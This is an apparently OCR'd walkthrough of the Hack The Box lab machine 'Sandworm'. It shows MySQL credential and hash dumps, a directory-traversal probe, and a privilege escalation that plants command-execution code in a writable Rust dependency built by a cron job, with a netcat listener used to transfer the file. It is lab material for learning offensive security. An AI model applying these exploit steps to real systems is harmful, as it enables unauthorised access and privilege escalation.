

silentobserver@sandworm:/etc/nginx/sites-enabled$ cat ssa
server {
listen 80;
server_name 0.0.0.0;
return 301 https://ssa.htb$request_uri;
}
redirect to https://ssa.htb
server {
listen 443 ssl;
server_name ssa.htb;
ssl_certificate /root/domain.crt;
ssl_certificate_key /root/domain.key;
ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
ssl_prefer_server_ciphers on;
ssl_ciphers ECDHE-RSA-AES256-GCM-SHA384:ECDHE-RSA-AES128-GCM-SHA256:DHE-RSA-AES256-GCM-SHA384:DHE-RSA-AE
SHA:ECDHE-RSA-AES128-SHA:DHE-RSA-AES256-SHA256:DHE-RSA-AES128-SHA256:DHE-RSA-AES256-SHA:DHE-RSA-AES128-SHA;
location / {
proxy_pass http://127.0.0.1:5000;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
}
reverse proxy to localhost:5000
}

Figure 3.5: .

3.2.1.2 port 3306 - `mysql` service

```
silentobserver@sandworm:~$ mysql -u atlas -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 26735
Server version: 8.0.33-0ubuntu0.22.04.2 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| SSA                |
| information_schema |
| performance_schema |
+--------------------+
3 rows in set (0.01 sec)

mysql> use SSA;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_SSA  |
+----------------+
| users          |
+----------------+
1 row in set (0.01 sec)

mysql> select * from users;
+----+----------------+------------------------------------------------------------------------------------------------------------------+
| id | username       | password                                                                                                         |
+----+----------------+------------------------------------------------------------------------------------------------------------------+
|  1 | Odin           | pbkdf2:sha256:260000$q0WZMG27Qb6XwVlZ$12154640f87817559bd450925ba3317f93914dc22e2204ac819b90d60018bc1f |
|  2 | silentobserver | pbkdf2:sha256:260000$kGd27QSYRsOtk7Zi$0f52e0aa1686387b54d9ea46b2ac97f9ed030c27aac4895bed89cb3a4e09482d |
+----+----------------+------------------------------------------------------------------------------------------------------------------+
2 rows in set (0.00 sec)
```

SSA user hashes

user Odin is new

Figure 3.6: .

contents of `users` table

```
+----+----------------+------------------------------------------------
------------------------------------------------------------+
| id | username       | password
+----+----------------+------------------------------------------------
------------------------------------------------------------+
|  1 | Odin           | pbkdf2:sha256:260000$q0WZMG27Qb6XwVlZ$12154640f87817559b
|  2 | silentobserver | pbkdf2:sha256:260000$kGd27QSYRsOtk7Zi$0f52e0aa1686387b54
+----+----------------+------------------------------------------------
------------------------------------------------------------+
```

wasn't able to crack straight away - may return as last resort

3.3 TipNet - backend for SSA “Contact” reporting page

Recall the [[HTB - Sandworm (Seasonal Week 1) - Walkthrough#Contact page|contact page]] found earlier, which accepts messages signed with the SSA PGP public key.




Figure 3.7: .

Recall also the [[HTB - Sandworm (Seasonal Week 1) - Walkthrough#feroxbuster - exposing admin panel|exposed admin panel]] from the forced browsing scan.




Figure 3.8: .

Using `silentobserver`'s credentials, we are able to access the admin panel.




Figure 3.9: .

Once authenticated, we can access the `/view` endpoint, which shows a list of "tips" submitted by the public through the "Contact" form.

3.3.1 possible file inclusion, directory traversal

Accessing one of the messages, we see in the URL that there is a parameter `fname` passed to the back end, referencing a filename of the form `<hash>.txt`.




Figure 3.10: .

Testing for file inclusion and directory traversal led nowhere.



https://ssa.htb/view?fname=../../../../../../../etc/passwd
SSA | Admin Panel
no dice
Decrypted Message:
Something went wrong.

Figure 3.11: .

3.4 running process enumeration with pspy leads to discovery of TipNet service source code, backend Upstream MySQL database




Figure 3.12: .

3.4.1 /opt/tipnet

```
silentobserver@sandworm:~/.local/bin$ cd /opt/tipnet/
silentobserver@sandworm:/opt/tipnet$ ls
access.log  Cargo.lock  Cargo.toml  src  target
silentobserver@sandworm:/opt/tipnet$ ls -al
total 108
drwxr-xr-x 5 root  atlas  4096 Jun  6 11:49 .
drwxr-xr-x 4 root  root   4096 Jul  2 23:02 ..
-rw-rw-r-- 1 atlas atlas 25918 Jul  2 23:04 access.log
-rw-r--r-- 1 root  atlas 46161 May  4 16:38 Cargo.lock
-rw-r--r-- 1 root  atlas   288 May  4 15:50 Cargo.toml
drwxr-xr-- 6 root  atlas  4096 Jun  6 11:49 .git
-rwxr-xr-- 1 root  atlas     8 Feb  8 09:10 .gitignore
drwxr-xr-x 2 root  atlas  4096 Jun  6 11:49 src
drwxr-xr-x 3 root  atlas  4096 Jun  6 11:49 target
```

/opt/tipnet owned by root user and atlas group

Cargo files

git files

Figure 3.13: .

```
silentobserver@sandworm:/opt/tipnet$ cat access.log
[2023-02-08 12:25:42] - User: atlas, Query: target intelligence year, Justification: Routine check and calibration of TipNet.
[2023-02-09 10:18:01] - User: ROUTINE, Query:  - , Justification: Pulling fresh submissions into database.
[2023-02-09 10:22:08] - User: ROUTINE, Query:  - , Justification:
[2023-02-09 10:24:01] - User: ROUTINE, Query:  - , Justification:
[2023-05-04 13:40:01] - User: ROUTINE, Query:  - , Justification:
```

the whole file looks like this - nothing interesting

Figure 3.14: .

```
silentobserver@sandworm:/opt/tipnet$ cat Cargo.toml
[package]
name = "tipnet"
version = "0.1.0"
edition = "2021"

# See more keys and their definitions at https://doc.rust-lang.org/cargo/reference/manifest.html

[dependencies]
chrono = "0.4"
mysql = "23.0.1"
nix = "0.18.0"
logger = {path = "../crates/logger"}
sha2 = "0.9.0"
hex = "0.4.3"
```

this looks local - investigate

Figure 3.15: .

```
silentobserver@sandworm:/opt/tipnet$ cd src
silentobserver@sandworm:/opt/tipnet/src$ ls
main.rs
silentobserver@sandworm:/opt/tipnet/src$ cat main.rs
extern crate logger;
use sha2::{Digest, Sha256};
use chrono::prelude::*;
use mysql::*;
use mysql::prelude::*;
use std::fs;
use std::process::Command;
use std::io;

// We don't spy on you... much.  lol

struct Entry {
    timestamp: String,
    target: String,
    source: String,
    data: String,
}
                              TipNet source code
fn main() {
    println!("
                ,,
MMP\"\"MM\"\"YMM db          `7MN.   `7MF'          mm
P'   MM   `7               MMN.    M             MM
     MM     `7MM `7MMpdMAo. M YMb   M  .gP\"Ya mmMMmm          output
     MM       MM   MM   `Wb M  `MN. M ,M'   Yb  MM            continues
     MM       MM   MM    M8 M   `MM.M 8M\"\"\"\"\"\"  MM
     MM       MM   MM   ,AP M     YMM YM.    ,  MM
   .JMML.   .JMML. MMbmmd'.JML.    YM  `Mbmmd'  `Mbmo
                   MM
                 .JMML.

");
```

Figure 3.16: .

```
fn connect_to_db(db: &str) -> Result<mysql::PooledConn> {
    let url = "mysql://tipnet:4The_Greater_GoodJ4A@localhost:3306/Upstream";
    let pool = Pool::new(url).unwrap();
    let mut conn = pool.get_conn().unwrap();
    return Ok(conn);
}
                              MySQL creds
```

Figure 3.17: .

3.4.2 MySQL `Upstream` database

The TipNet source code leaks credentials for the `tipnet` user to use the local MySQL database called `Upstream`.

```
# MySQL creds for tipnet user

tipnet:4The_Greater_GoodJ4A
```

```
silentobserver@sandworm:/opt/tipnet/src$ mysql -u tipnet -p Upstream
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1158
Server version: 8.0.33-0ubuntu0.22.04.2 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| Upstream           |
| information_schema |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> use table Upstream;
ERROR 1044 (42000): Access denied for user 'tipnet'@'localhost' to database 'table'
mysql> use Upstream;
Database changed
mysql> show tables;
+--------------------+
| Tables_in_Upstream |
+--------------------+
| SIGINT             |
| tip_submissions    |
+--------------------+
2 rows in set (0.00 sec)
```

logged in to MySQL as tipnet user

two tables for Upstream db

Figure 3.18: .

There are two tables * SIGINT * tip_submissions

3.4.2.1 SIGINT table

```
mysql> select * from SIGINT
    -> ;
```

sample contents of SIGINT table - definitely not spying on people, no way

id	timestamp	target	source	data
1	2022-12-01 07:01:12	48.114.90.172	66.220.144.0	star wars is so much better then star trek. any
2	2022-03-21 15:39:50	104.101.112.32	85.214.132.117	Kannste mir morgen die Hausaufgaben fuer Mathe
3	2022-06-17 08:02:00	88.145.232.11	199.47.216.12	I dont think I can make it to the meeting tomor
4	2022-05-12 11:11:12	16.89.142.56	72.14.192.0	Im so excited for the weekend! I heard theres g
5	2022-01-01 12:00:00	100.200.100.100	200.200.200.200	Happy New Year! Heres to a great year ahead
6	2022-09-01 09:00:00	192.168.0.1	192.168.0.100	I cant seem to connect to the internet, is the
7	2022-11-11 11:11:11	10.0.0.1	10.0.0.100	I just finished the new book by J.K. Rowling, i
8	2022-07-07 07:07:07	172.16.0.1	172.16.0.100	Today is going to be a great day, I can feel it

Figure 3.19: .

Nothing of value (to us, at least).

3.4.2.2 tip_submissions table




Figure 3.20: .

These credentials are not valid for `root` login with `su` or `ssh`

We have validated that the service running on port 5000 is the TipNet service, which we've established is totally not spying on anyone at all.

3.4.3 /opt/crates/logger

```
silentobserver@sandworm:/opt/crates/logger/src$ ls
lib.rs
silentobserver@sandworm:/opt/crates/logger/src$ cat lib.rs
extern crate chrono;

use std::fs::OpenOptions;
use std::io::Write;
use chrono::prelude::*;

pub fn log(user: &str, query: &str, justification: &str) {
    let now = Local::now();
    let timestamp = now.format("%Y-%m-%d %H:%M:%S").to_string();
    let log_message = format!("[{}] - User: {}, Query: {}, Justification: {}\n", timestamp, user, query, justification);

    let mut file = match OpenOptions::new().append(true).create(true).open("/opt/tipnet/access.log") {
        Ok(file) => file,
        Err(e) => {
            println!("Error opening log file: {}", e);
            return;
        }
    };

    if let Err(e) = file.write_all(log_message.as_bytes()) {
        println!("Error writing to log file: {}", e);
    }
}
```

source code for logger, a dependency of tipnet

Figure 3.21: .

```
silentobserver@sandworm:/opt/crates/logger/src$ ls -al
total 12
drwxrwxr-x 2 atlas silentobserver 4096 May  4 17:12 .
drwxr-xr-x 5 atlas silentobserver 4096 May  4 17:08 ..
-rw-rw-r-- 1 atlas silentobserver  732 May  4 17:12 lib.rs
```

writable by silentobserver

Figure 3.22: .

3.5 Analysis and synthesis of information

TipNet is an application written in Rust. Periodically a `root`-level cron job runs which wipes and re-builds this project as the `atlas` user. The command of interest from the cronjob is `/usr/bin/cargo run...`

`cargo` is the Rust package manager - if you've ever built a Node.js app from a Dockerfile, this will be a familiar concept to you.

When invoked as `cargo run`, by default the `Cargo.toml` manifest file in the working directory is sourced for the build. In turn, dependencies are (recursively) sourced and built as needed.

> [!info] More information is available in the Rust documentation.

The TipNet `Cargo.toml` file specifies a dependency on a `logger` package located on the target machine at `/opt/crates/logger`.

Contents of `/opt/tipnet/Cargo.toml` file:

```
[package]
name = "tipnet"
version = "0.1.0"
edition = "2021"


# See more keys and their definitions at https://doc.rust-lang.org/cargo/referen


[dependencies]
chrono = "0.4"
mysql = "23.0.1"
nix = "0.18.0"
logger = {path = "../crates/logger"}
sha2 = "0.9.0"
hex = "0.4.3"
```

We have already seen that the file `/opt/crates/logger/src/lib.rs` is writable by the `silentobserver` user. Let's test to see if we get command execution with this file.

3.6 Exploiting TipNet for Privilege Escalation

We modified the `lib.rs` file to create the file `/tmp/0xe10c`.

```
extern crate chrono;

use std::fs::OpenOptions;
use std::io::Write;
use chrono::prelude::*;
use std::process::Command;

pub fn log(user: &str, query: &str, justification: &str) {
    let now = Local::now();
    let timestamp = now.format("%Y-%m-%d %H:%M:%S").to_string();
    let log_message = format!("[{}] - User: {}, Query: {}, Justification: {}\n", timestamp,
    ↪  user, query, justification);

    let mut file = match
    ↪  OpenOptions::new().append(true).create(true).open("/opt/tipnet/access.log") {
        Ok(file) => file,
```

```
        Err(e) => {
            println!("Error opening log file: {}", e);
            return;
        }
    };

    if let Err(e) = file.write_all(log_message.as_bytes()) {
        println!("Error writing to log file: {}", e);
    }

// CODE EXECUTION PAYLOD HERE
    let command = Command::new("touch") // command
        .arg("/tmp/0xe10c") //args - just repeat this line as needed
        .output()
        .expect("bash command failed");

    if command.status.success() {
        println!("Command success");
    } else {
        println!("Command failed");
    }
}
```

After waiting for the cron job to run again (confirm with `pspy`), we found the file `/tmp/0xe10c`, created by the user `atlas`.

```
silentobserver@sandworm:/tmp$ ls /tmp/0×e10c
ls: cannot access '/tmp/0×e10c': No such file or directory
silentobserver@sandworm:/tmp$ nc -lvnp 9001 > /opt/crates/logger/src/lib.rs
Listening on 0.0.0.0 9001
Connection received on 10.10.14.207 58720
silentobserver@sandworm:/tmp$ ls /tmp/0×e10c
/tmp/0×e10c
silentobserver@sandworm:/tmp$ ls -al /tmp/0×e10c
-rw-rw-r-- 1 atlas atlas 0 Jul  3 18:54 /tmp/0×e10c
silentobserver@sandworm:/tmp$
```

validating code execution from /opt/crates/logger/src/lib.rs

Figure 3.23: .

We have command execution.

